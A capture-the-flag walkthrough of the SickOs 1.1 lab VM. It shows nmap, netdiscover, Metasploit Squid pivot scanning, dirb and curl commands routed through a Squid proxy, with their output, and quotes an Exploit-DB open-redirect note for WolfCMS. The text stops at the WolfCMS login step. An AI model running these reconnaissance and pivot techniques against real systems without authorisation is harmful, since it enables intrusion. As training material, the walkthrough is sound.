SickOs 1.1: Walkthrough

By: Mahlon Pope

Table of Contents

1. Box Description 1
2. Tools 1
3. Methodology 2
4. Walkthrough 4
4.1 Reconnaissance 4
4.2 Gaining initial foothold 5
4.3 Privilege Escalation 12
5. Mitigations 14
Hard-coded login credentials: 14
Deprecated services: 14
Reverse shell upload: 14
Directory listing: 15
Information disclosure: .... **Error! Bookmark not defined.**
Weak passwords: 15

1. Box Description

Description: "This CTF gives a clear analogy of how hacking strategies can be performed on a network to compromise it in a safe environment. This VM is very similar to the labs faced in the OSCP. The objective being to compromise the network/machine and gain Administrative/root privileges on them."

Difficulty: Easy

Link: https://www.vulnhub.com/entry/sickos-11,132/


Target machine's IP address: 10.0.2.28

Attacking Machine's IP address: 10.0.2.27

2. Tools

Tool	Description
Nmap	Port scanner.
Kali Linux	An operating system which is specifically designed for penetration testing.
Netcat	Port listener.
Metasploit	A penetration testing framework and exploitation tool.
Dirb	Directory fuzzing tool.

3. Methodology



1. Reconnaissance

1.1. Network

1.2. Vulnerability identification

1.3 URL fuzzing

2. Exploitation

2.1 PHP Shell Upload

3. Privilege escalation

3.1 Password Discovery

1. **Reconnaissance**: Gathering information about the target’s network infrastructure and systems.

1.1. **Network scanning:** Interacting with the target by scanning their IP address to identify live ports. This process aims to enumerate live ports, thereby enabling the tester to uncover details such as service versions and machine names.

1.2. **Vulnerability identification:** Using online resources, scanning tools and the Common Vulnerability Entry database to locate potential vulnerabilities for the services found in the previous step. For this walkthrough, the Metasploit framework helped to identify open ports by routing a port scan through a proxy server.

1.3. URL fuzzing: Sending specially crafted HTTP requests to the target’s web server, to identify hidden resources.

2. **Exploitation**: Exploiting vulnerabilities in the target’s services to gain a foothold on the system.

2.1. PHP Shell Upload: Uploading a PHP script, often referred to as a web shell or PHP shell, to a web server with the intent of establishing a remote connection to the target machine.


3. **Privilege escalation:** Privilege escalation is the process of gaining higher levels of access or permissions within a system or network, beyond what is originally granted. It involves exploiting vulnerabilities or misconfigurations to elevate privileges and gain unauthorized control. In this instance, the login credentials for a high-privileged user were found in a configuration file.

4. WALKTHROUGH

4.1 Reconnaissance

1. An Arp scan of the network reveals the target machine’s IP address to be **10.0.2.28**.


command: sudo netdiscover 10.0.2.0/24 -i eth0



```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 ______________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 ______________________________________________________________________________

10.0.2.1        52:54:00:12:35:00      1       60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1       60  Unknown vendor
10.0.2.3        08:00:27:23:15:2b      1       60  PCS Systemtechnik GmbH
10.0.2.28       08:00:27:9b:2e:e3      1       60  PCS Systemtechnik GmbH
```

Figure 4.1.1: ARP scan results using netdiscover.

2. The initial attempt to port scan the target machine failed, as it appears that SickOs 1.1 has been configured to block ping probes. Adding the -Pn option to the scan skips the host discovery stage, successfully scanning the target machine. There are 2 open ports on the machine. Port 22 is running OpenSSH 5.9p1, and port 3128 is running an HTTP Squid proxy server.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- 10.0.2.28
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-14 17:41 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.12 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- -Pn 10.0.2.28
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-14 17:42 EST
Nmap scan report for 10.0.2.28
Host is up (0.0018s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
3128/tcp open   http-proxy Squid http proxy 3.1.19
8080/tcp closed http-proxy
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 124.44 seconds
```

Figure 4.1.2: Results of Nmap port scan.

4.2 Gaining initial foothold

1. The web page hosted at http://10.0.2.28:3128 shows that the proxy server retrieves files specified in the URL's directory path. The site also reveals that the version of Squid being run is 3.1.19.



ERROR

The requested URL could not be retrieved

The following error was encountered while trying to retrieve the URL: /

Invalid URL

Some aspect of the requested URL is incorrect.

Some possible problems are:


- Missing or incorrect access protocol (should be "http://" or similar)
- Missing hostname
- Illegal double-escape in the URL-Path
- Illegal character in hostname; underscores are not allowed.

Your cache administrator is webmaster.

Generated Wed, 14 Feb 2024 22:46:08 GMT by localhost (squid/3.1.19)

Figure 4.2.1: HTTP Proxy server hosted on port 3128.


2. Metasploit includes an auxiliary module specifically designed for Squid proxy servers. This module conducts a port scan on the target machine by routing packets through the proxy server. The scan results indicate that a service is listening for connections on port 80.



```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/squid_pivot_scanning) > set RHOSTS 10.0.2.28
RHOSTS ⇒ 10.0.2.28
msf6 auxiliary(scanner/http/squid_pivot_scanning) > set RPORT 3128
RPORT ⇒ 3128
msf6 auxiliary(scanner/http/squid_pivot_scanning) > set RANGE 127.0.0.1
RANGE ⇒ 127.0.0.1
msf6 auxiliary(scanner/http/squid_pivot_scanning) > exploit

[+] [10.0.2.28] 127.0.0.1 is alive.
[+] [10.0.2.28] 127.0.0.1:80 seems open (HTTP 200, server header: 'Apache/2.2.22 (Ubuntu)').
[-] [10.0.2.28] 127.0.0.1:443 unknown Squid proxy error: 'ERR_UNSUP_REQ 0' (HTTP 501)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 4.2.2: Port scan through the proxy server.


3. The directory enumeration tool, dirb, allows for scanning of the target machine. The -P option must be used to specify a proxy server for the HTTP requests made during the directory and file enumeration process. The scan reveals an **“index.php”** and **“robots.txt”** file hosted on the web server.



```
┌──(kali㉿kali)-[~]
└─$ dirb http://10.0.2.28 -p http://10.0.2.28:3128

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Feb 15 19:43:30 2024
URL_BASE: http://10.0.2.28/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
PROXY: http://10.0.2.28:3128

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.28/ ----
+ http://10.0.2.28/cgi-bin/ (CODE:403|SIZE:285)
+ http://10.0.2.28/connect (CODE:200|SIZE:109)
+ http://10.0.2.28/index (CODE:200|SIZE:21)
+ http://10.0.2.28/index.php (CODE:200|SIZE:21)
+ http://10.0.2.28/robots (CODE:200|SIZE:45)
+ http://10.0.2.28/robots.txt (CODE:200|SIZE:45)
+ http://10.0.2.28/server-status (CODE:403|SIZE:290)

-----------------
END_TIME: Thu Feb 15 19:43:33 2024
DOWNLOADED: 4612 - FOUND: 7
```

Figure 4.2.3: Enumeration of HTTP server.


4. Robots.txt specifies a single disallowed directory called **“/wolfcms”.**



```
┌──(kali㉿kali)-[~]
└─$ curl -x http://10.0.2.28:3128 http://10.0.2.28:80/robots.txt
User-agent: *
Disallow: /
Dissalow: /wolfcms
```

Figure 4.2.4: Curl command used to download robots.txt.

5. The web browser's network needs to be configured to recognize the HTTP proxy, enabling requests for the **"/wolfcms"** directory on port 80 to be routed through the proxy to the destination server.



Connection Settings

Configure Proxy Access to the Internet

○ No proxy
○ Auto-detect proxy settings for this network
○ Use system proxy settings
● Manual proxy configuration

HTTP Proxy http://10.0.2.28 Port 3128

□ Also use this proxy for HTTPS

HTTPS Proxy Port 0

SOCKS Host Port 0

○ SOCKS v4 ● SOCKS v5

○ Automatic proxy configuration URL


No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24

Connections to localhost, 127.0.0.1/8, and ::1 are never proxied

Figure 4.2.5: Manual HTTP proxy configurations.

6. WolfCMS is a simple content management system. The site contains a blog page, which allows users to upload posts to the site. Exploit DB contains an open redirect vulnerability for wolfCMS, the proof of concept for this vulnerability includes the URL path of the login portal **"wolfcms/?/admin/login"**.



```
# Author Blog : http://nullnews.in
# Vendor Homepage: http://www.wolfcms.org
# Software Link: https://bitbucket.org/wolfcms/wolf-cms-downloads/downloads/wolfcms-0.8.3.1.zip
# Affected Version: 0.8.3.1
# Category: WebApps
# Tested on: Win7 Enterprise x86/Kali Linux 4.12 i686
# CVE : CVE-2018-8813
#
# 1. Vendor Description:
#
# Light-weight, fast, simple and powerful CMS. PHP-based, easily extended CMS. Uses MySQL, SQLite or (from 0.7)
# PostgreSQL for db. Simple drag & drop page hierarchy. Open source, licensed under GPLv3.
#
# 2. Technical Description:
#
# Open redirect vulnerability in the login[redirect] parameter login
functionality in WolfCMS before 0.8.3.1 allows
# remote attackers to redirect users to arbitrary web sites and conduct
phishing attacks via a malformed URL.
#
# 3. Proof Of Concept:
#
#  Navigate to http://[URL]/wolfcms/?/admin/login
#  Enter the credentials and replace login[redirect] to any url.
#  You can see the unvalidated redirect.
#
# 4. Solution:
#
```

Figure 4.2.6: WolfCMS login portal URL.


